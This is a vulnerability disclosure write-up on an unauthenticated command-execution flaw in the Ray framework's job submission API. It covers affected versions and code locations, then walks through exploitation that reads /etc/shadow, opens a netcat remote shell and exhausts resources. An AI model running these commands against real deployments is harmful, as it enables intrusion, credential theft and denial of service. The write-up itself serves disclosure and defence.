## Description of the Ray framework vulnerability

From version 2.9.3 to version 2.40.0 of the Ray framework, there is an unauthorized arbitrary code execution vulnerability. In the case of distributed deployments, especially Kubernetes deployments, an attacker could remotely exploit this vulnerability by executing malicious scripts, executing arbitrary commands, or even taking full control of the host on which the framework is running.

As a distributed computing framework, the Ray framework can be directly downloaded and run through pip.

## Introduction to the Ray framework

Ray is an open-source, unified framework for scaling AI and Python applications such as machine learning, and is suitable for the development and implementation of large-scale data processing and machine learning tasks, especially for scenarios that require the use of distributed computing frameworks.

Ray has an active open source community, providing continuous updates and a rich library of extensions, which promotes its application in various fields, involving related companies such as Tesla, Microsoft, and other well-known enterprises.

The framework was developed by Anyscale and used by giants such as Amazon and OpenAI to coordinate a large number of AI and Python applications in fields such as education, cryptocurrency, and biopharma.

Github has a star of more than 34.3K and a fork of 5.8K.

<https://docs.ray.io/en/latest/index.html>

https://github.com/ray-project/ray

## This vulnerability affects the version

All between Ray Framework versions 2.9.3 and 2.40.0

After continuous experiments, it is found that there are unauthorized arbitrary command execution vulnerabilities in Ray framework versions 2.9.3 to 2.40.0.

It is highly likely that the vulnerability is already in use in the wild

## Vulnerability code

Through the analysis of the code files of the Ray framework, it is found that Ray exposes a submit\_job() function, which is used to submit jobs.


The submit\_job() function contains an entrypoint. EntryPoint is used to store driver commands that run in a shell process.


After a job is created, the JobSupervisor function of the Ray framework monitors the status of the job. The JobSupervisor class contains the \_exec\_entrypoint() method, which runs the value of the entrypoint. However, the value of the entrypoint is not filtered or authenticated from the beginning of the assignment to the final operation, so it may be exploited by criminals.

The relevant code locations are as follows:

Code position 1: ray/dashboard/modules/job/job\_manager.py, starting from line 422, as shown in the image below.

Code position 2: ray/dashboard/modules/job/job\_supervisor.py, line 151 onwards





## Vulnerability recurrence

### 1. Create an environment

pip install –U “ray[default]”

//The latest version 2.40.0 is installed by default, and you can also specify the version, for example: pip install –U "ray[default]"=2.9.3

### 2. Operating environment

ray start --head --dashboard-host=0.0.0.0


### 3. Run the exploit code

python3 exp.py --host http://10.0.2.15:8265 --cmd "ls" //cmd can be arbitrary code


## Exploit effect

### 1. Execute arbitrary commands

Cmd is “cat /etc/passwd”, which can obtain the password information





Cmd is “cat /etc/shadow”, which get the password hash



### 2. Getshell

Cmd is set to: NC IP 6666, which can realize NC connection and realize remote control





### 3. Consumption of computing resources

Cmd is set to :ping 114.114.114.114, which consumes resources (if it's a broadcast, it's probably DDOS), as shown in the figure below, the system will run all the time and will not stop.

Cmd is set to “dd if=/dev/zero of=/tmp/memory\_hog bs=1M count=1024” , the system will directly create a 1G file

In addition, if the underlying GPU is set up, it may cause a lot of waste of computing power.

